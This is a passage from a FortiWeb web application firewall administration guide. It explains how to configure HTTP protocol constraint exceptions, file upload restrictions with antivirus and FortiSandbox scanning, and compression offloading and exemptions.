HTTP Parameter	
Total URL Parameter Length	Enable to omit the constraint on the maximum acceptable size of an URL parameter (including the name and value).
Total Body Parameters Length	Enable to omit the constraint on the maximum acceptable size in bytes of all parameters in the HTTP body of HTTP `POST` requests.
Number of URL Parameters	Enable to omit the constraint on the maximum number of parameters in the URL.

Setting name	Description
NULL Character in Parameter Name	Enable to omit the constraint on null characters in parameter names.
NULL Character in Parameter Value	Enable to omit the constraint on null characters in parameter values.
Content Length	
Content Length	Enable to omit the constraint on the maximum acceptable size in bytes of the request body.
Illegal Content Length	Enable to omit the constraint on whether the `Content-Length:` header includes numeric characters only.

7. Click **OK**.
8. Repeat the previous steps for each rule you want to add to the exception.
9. Group the HTTP protocol constraint exception in an HTTP protocol constraint profile (see HTTP/HTTPS protocol constraints on page 578).

See also

- Configuring a protection profile for inline topologies
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation

Limiting file uploads

A file upload restriction policy can perform the following tasks:

- Restrict file uploads based upon file type and size.
- Scan uploaded files for viruses and trojans
- Submit uploaded files to FortiSandbox for evaluation and generate attack log messages for files that FortiSandbox has identified as threats.

Restricting uploads by file type and size

Detection and restriction are performed by scanning `Content-Type:` and `Content-Length:` headers in HTTP `PUT` and `POST` request methods submitted to your web servers.

For example, if you want to allow only specific types of files (MP3 audio files, PDF text files and GIF and JPG picture files) to be uploaded to:

```
http://www.example.com/upload.php
```

create a file upload restriction policy that contains rules that define only those specific file types. When FortiWeb receives an HTTP `PUT` or `POST` request for the `/upload.php` URL with `Host: www.example.com`, it scans the HTTP request and allows only the specified file types to be uploaded. FortiWeb blocks file uploads for any HTTP request that contains non-specified file types.


Using FortiSandbox to evaluate uploaded files

You can configure FortiWeb to submit all files that match your upload restriction rules to FortiSandbox. FortiWeb packs each of the files in TAR format and sends the TAR archives to FortiSandbox.

FortiSandbox evaluates whether the file poses a threat and returns the result to FortiWeb. If FortiSandbox determines that the file is malicious, FortiWeb performs the following tasks:

- Generates an attack log message that contains the result (for example, messages with the Alert action in the illustration).
- For 10 minutes after it receives the FortiSandbox results, takes the action specified by the file upload restriction policy. During this time, it does not re-submit the file to FortiSandbox (for example, messages with the Alert_Deny action in the illustration).

Attack log with FortiSandbox file scan results




Refresh | Column Settings | Raw | Filter Settings | Log Search | Log Management

#	Date	Time	Source Country	Policy	Source	Destination	Action	Message
10081	2015-06-09	16:43:40	Australia	test_policy	1.2.3.4	4.3.2.1	Alert	filename [edig-b.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10082	2015-06-09	16:43:40	Australia	test_policy	1.2.3.4	4.3.2.1	Alert	filename [edig-a.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10083	2015-06-09	16:43:40	Australia	test_policy	1.2.3.4	4.3.2.1	Alert	filename [eddie.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10084	2015-06-09	16:13:30	Australia	test_policy	1.2.3.4	4.3.2.1	Alert	filename [glg-465.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10085	2015-06-09	16:13:28	Australia	test_policy	1.2.3.4	4.3.2.1	Alert	filename [glg-465.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10086	2015-06-05	15:25:49	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [eicar.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10087	2015-06-05	15:25:34	Reserved	policy	10.200.0.1	172.22.14.102	Alert	filename [eicar.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10088	2015-06-04	19:52:03	Reserved	policy	10.200.0.1	172.22.14.102	Alert	filename [eicar.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10089	2015-06-04	19:37:35	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [f.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10090	2015-06-04	19:37:31	Reserved	policy	10.200.0.1	172.22.14.102	Alert	filename [f.zip] risk level [malicious] details [N/A]: FortiSandbox file detection
10091	2015-06-04	17:36:18	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [PowerTool.exe] risk level [suspicious medium] details [Grayware]: FortiSandbox file detection
10092	2015-06-04	17:35:48	Reserved	policy	10.200.0.1	172.22.14.102	Alert	filename [PowerTool.exe] risk level [suspicious medium] details [Grayware]: FortiSandbox file detection
10093	2015-06-04	17:24:50	Australia	test_policy	1.2.3.4	4.3.2.1	Alert	filename [eicar.com.tgz] risk level [malicious] details [N/A]: FortiSandbox file detection
10094	2015-06-04	17:24:30	Australia	test_policy	1.2.3.4	4.3.2.1	Alert	filename [eicar.com.tgz] risk level [malicious] details [N/A]: FortiSandbox file detection
10095	2015-04-17	18:25:31	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [10M_including_4mlvl2.zip] virus name [Arcv.795]: File upload virus violation
10096	2015-04-17	18:24:45	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [10M_including_4mlvl2.zip] virus name [Arcv.795]: File upload virus violation
10097	2015-04-17	18:23:48	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [10M_including_4mlvl2.zip] virus name [Arcv.795]: File upload virus violation
10098	2015-04-17	18:22:46	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [10M_including_4mlvl2.zip] virus name [Arcv.795]: File upload virus violation
10099	2015-04-17	18:22:21	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [10M_including_4mlvl2.zip] virus name [Arcv.795]: File upload virus violation
10100	2015-04-17	18:19:18	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [10M_including_4mlvl2.zip] virus name [Arcv.795]: File upload virus violation
10101	2015-04-17	18:18:53	Reserved	policy	10.200.0.1	172.22.14.102	Alert_Deny	filename [10M_including_4mlvl2.zip] virus name [Arcv.795]: File upload virus violation

Go to **System > Config > FortiSandbox** to:

- Specify whether FortiWeb sends files to a physical appliance or VM version of FortiSandbox, or FortiSandbox Cloud.
- Specify the email address that the FortiSandbox sends weekly reports to.
- View results from FortiSandbox for the last 7 days.




To configure a file upload restriction

1. Go to **Web Protection > Input Validation > File Upload Restriction Rule**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.




3. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. If you want to apply this file upload restriction rule only to requests for specific web hosts:
   - Enable **Host Status**.
   - From **Host**, select the IP address or FQDN of a protected host.

   Disable **Host Status** to match the file upload restriction rule based upon the other criteria, such as the URL, but regardless of the `Host:` field
5. In **Request URL**, type the literal URL, such as `/upload.php`, to which the file upload restriction applies. The URL must begin with a slash (/).

   Do not include the name of the host, such as `www.example.com`, which is configured separately in the **Host** drop-down list.
6. In **File Upload Limit**, type a number to represent the maximum size in kilobytes for any individual file. The upload rule rejects allowed files larger than this number. The valid range is from 0 to 30720 kilobytes (30 MB).
7. Click **OK**.
8. To add or remove file types, click **Add File Types.**

   A dialog appears.



9. In the **File Types** pane, select the file types to allow, then click the right arrow (->) to move them to the **Allow Files Types** pane.



Microsoft Office Open XML file types such as .docx, xlsx, .pptx, and .vsdx are a type of ZIP-compressed XML. If you specify restrictions for them, those signatures will take priority. However, if you do **not** select a MSOOX restriction but **do** have an XML or ZIP restriction, the XML and ZIP restrictions will still apply, and the files will still be restricted.

10. Click **OK**.
11. Go to **Web Protection > Input Validation > File Upload Restriction Policy**.

    To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
12. Click **Create New**.

    A dialog appears.
13. Configure these settings:


Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the connection and generate an alert email and/or log message. • **Alert & Deny** — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. The default value is **Alert & Deny**. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 60. See also Monitoring currently blocked IPs on page 760.

Setting name	Description
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **Low**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.
Antivirus Scan	Enable to scan for viruses, malware, and greyware. Attackers often modify the HTTP header so that `Content-Type:` indicates an allowed file type even though the byte code contained in the body is actually a virus. This scan ensures that the request actually contains the file type specified by `Content-Type:` and is not infected.
Trojan Detection	Select to scan for Trojans. Attackers may attempt to upload Trojan horse code (written in scripting languages such as PHP and ASP) to the back-end web servers. The Trojan then infects clients who access an infected web page.
Scan Uploaded Files with FortiSandbox	Enable to send matching files to FortiSandbox for evaluation. Also specify the FortiSandbox settings for your FortiWeb. See To configure a FortiSandbox connection on page 596. FortiSandbox evaluates the file and returns the results to FortiWeb. If **Antivirus scan** is enabled and FortiWeb detects a virus, it does not send the file to FortiSandbox.

14. Click **OK**.
15. Click **Create New** to include a rule in the set.

    A dialog appears.



16. From the **File Upload Restriction Rule** drop-down list, select an existing file upload restriction rule that you want to use in the policy.

    To view or change the information associated with the item, select the **Detail** link. The **File Upload Restriction Rule** dialog appears. Use the browser **Back** button to return.

17. Click **OK**.

18. Repeat the previous steps for each rule that you want to add to the file upload restriction policy.

19. To apply the file upload restriction policy, select it in an inline or offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

See also

- Connecting to FortiGuard services
- How often does Fortinet provide FortiGuard updates for FortiWeb?
- IPv6 support

To configure a FortiSandbox connection

1. Go to **System > Config > FortiSandbox**.
2. Complete the following settings:

FortiSandbox Type	• **FortiSandbox Appliance** — Submit files that match the upload restriction rules to a FortiSandbox physical appliance or FortiSandbox-VM. • **FortiSandbox Cloud** — Submit files to FortiSandbox Cloud. Requires you to register your FortiWeb and a FortiWeb FortiGuard Sandbox Cloud Service subscription.
Server IP / Domain	Enter the IP address or domain name of the FortiSandbox. Available only when **FortiSandbox Appliance** is selected.
Secure Connection	Select to communicate with the specified FortiSandbox using SSL.
Admin Email	Enter the email address that FortiSandbox sends weekly reports and notifications to.
Statistics Interval	Specifies how often FortiWeb retrieves statistics from FortiSandbox, in minutes.

3. Click **Apply**.

Compression & decompression

Similar to SSL/TLS, you can either completely offload compression to FortiWeb to save resources on your web servers, or temporarily decompress only as needed to scan and/or modify traffic that has already been compressed by your web servers.

Configuring compression/decompression exemptions

If necessary, you can exempt HTTP `Host:` names and URLs from compression or decompression by FortiWeb. Generally, if a specific web server already applies compression, and if a specific response never needs to be scanned, compressed, or rewritten, it should be exempt from compression/decompression by FortiWeb.



If compressed, a request or response usually cannot be scanned, rewritten, or otherwise modified by FortiWeb. If you exempt vulnerable URLs, this will compromise the security of your network.


To configure a rule exclusion

1. Go to **Application Delivery > Compression > Exclusion Rule**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.


2. Click **Create New**.

   A dialog appears.



3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. Click **OK**.
5. Click **Create New**.

   A dialog appears.



6. Enable **Host Status** to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the exclusion.

   Also configure **Host**.

7. From the **Host** drop-down list, select which protected host entry that the `Host:` field of the HTTP request must be in to match the exclusion.

   This option is available only if **Host Status** is enabled.

8. In **Request URL**, type the exact URL of the page to use in the exclusion.

   The URL must begin with a slash (/). The URL must not include the domain or IP address.

9. Click **OK**.

10. Include the exception in a compression or decompression policy (see Configuring compression offloading on page 598 or Configuring temporary decompression for scanning & rewriting on page 601).

Configuring compression offloading

Most web servers can be configured to compress files when responding to a request. Compressed files often reduce bandwidth, and can result in faster delivery time to clients. (Modern browsers automatically decompress files before displaying the web pages.)

To successfully decompress and read the response, clients use the corresponding decompression algorithm. Web servers include an HTTP header such as:

```
Content-Encoding: gzip
```

to indicate which algorithm was used to compress the HTTP body:

```
^_<8B>^H^H+h,M^@^Cimage.png^@<EC><FC>St<AE>K<D4><EF><8B><C6>^\1G<AC>^Q<DB>
<U+0588>Fl?m?m?m<DB>^Y<D1>N<E6><9C><DF>^<AB><B5>sq<CE><D5><D9><FB>b<A5><B5>\<BC><EF><F3
    >T/<F5><AA><EA><BF>^?<F5>$DZR^X^F
^C
^@^@^@掏<80>,^@^@ <EF><D7><EF>6^D<D8><D7>7<F3><E1><F5>^B^@^@x^@^?^D<F8><E4><9D>
```

(content truncated)

If want to gain the benefits that compression offers, but do not want to configure it on your web servers, you can offload compression to FortiWeb instead.



If your web servers are starved for CPU cycles and RAM, offloading compression from your web servers to FortiWeb can alleviate that bottleneck and improve performance.

Based upon the HTTP `Content-Type:` headers that you select (which correspond to Internet file type/MIME type categories such as images and XML), FortiWeb will compress matching responses. The total size of a large web page with lengthy JavaScripts and CSS, while in transit, could be many times smaller.



The maximum pre-compressed file size that FortiWeb can compress is 128 KB. Files larger than that limit will be transmitted **without** compression.

For example, a typical web page is comprised of several responses, such as an HTML document:

```
Content-Type: text/html
```

perhaps several images:

```
Content-Type: image/png
```

and a JavaScript:

```
Content-Type: text/javascript
```

If your protected web servers do **not** already apply compression, and you configure a compression policy for `text/html` and `text/javascript`, those typically lengthy and repetitive text-based documents can be efficiently compressed into much smaller responses. If bandwidth between server and client is the performance bottleneck, this could improve performance dramatically.

Not all HTTP clients support compression: RPC clients, for example, transmit binary data and do not support compression. For those host names and/or URLs, you should create exceptions.

To configure a file compression policy

1. Before you configure file compression, configure the exceptions, if any. See Configuring compression/decompression exemptions on page 597.




If your web servers are already configured to compress responses, you should either disable compression on the server, or configure exceptions for URLs hosted by that server. Otherwise, in some cases, FortiWeb might expend resources compressing responses that have already been compressed by the server. This can cause performance to **decrease** instead of increase.

2. Go to **Application Delivery > Compression > File Compress Policy**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.


   A dialog appears.



4. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. From **Exclusion URL**, you can select an existing exclusion. (See Configuring compression/decompression exemptions on page 597.)

   Optionally, select an exclusion and click the **Detail** link. The exclusion dialog appears. You can view and edit the exclusion. Use the browser **Back** button to return.
6. Click **OK**.
7. To add or remove a content type, click **Add Content Type**.

   A dialog appears.



8. In the **Content Types** list, select the content types that you want to compress, then click the right arrow (->) to move them to the **Allow Types** list.

   For external JavaScripts, content type strings vary. If you are unsure of the content type string, for maximum coverage, select all JavaScript content type strings. However, due to wide browser compatibility, despite its current deprecated status, many web servers use `text/javascript`.



These apply compression only to JavaScripts that are **external** to a web page — that is, not directly embedded in a `<script>` tag or inline in the HTML document itself, but instead included via reference to a JavaScript file, such as `<script src="/nav/menu.js">`, and therefore are contained in a separate HTTP response from the HTML document. Likewise, selecting the `text/css` content type for compression will only compress external CSS. It will **not** compress CSS embedded directly within the HTML file. (Embedded CSS or JavaScript are governed by `Content-Type: text/html` instead.)

9. Click **OK**.
10. To apply the compression policy, select it in an inline protection profile used by a server policy (see Configuring a protection profile for inline topologies on page 608).

See also

- Caching
- Sequence of scans
- IPv6 support

Configuring temporary decompression for scanning & rewriting

Similar to SSL/TLS inspection, in order for some features to function, you must configure the appliance for compression inspection, or to decompress and then re-compress traffic.

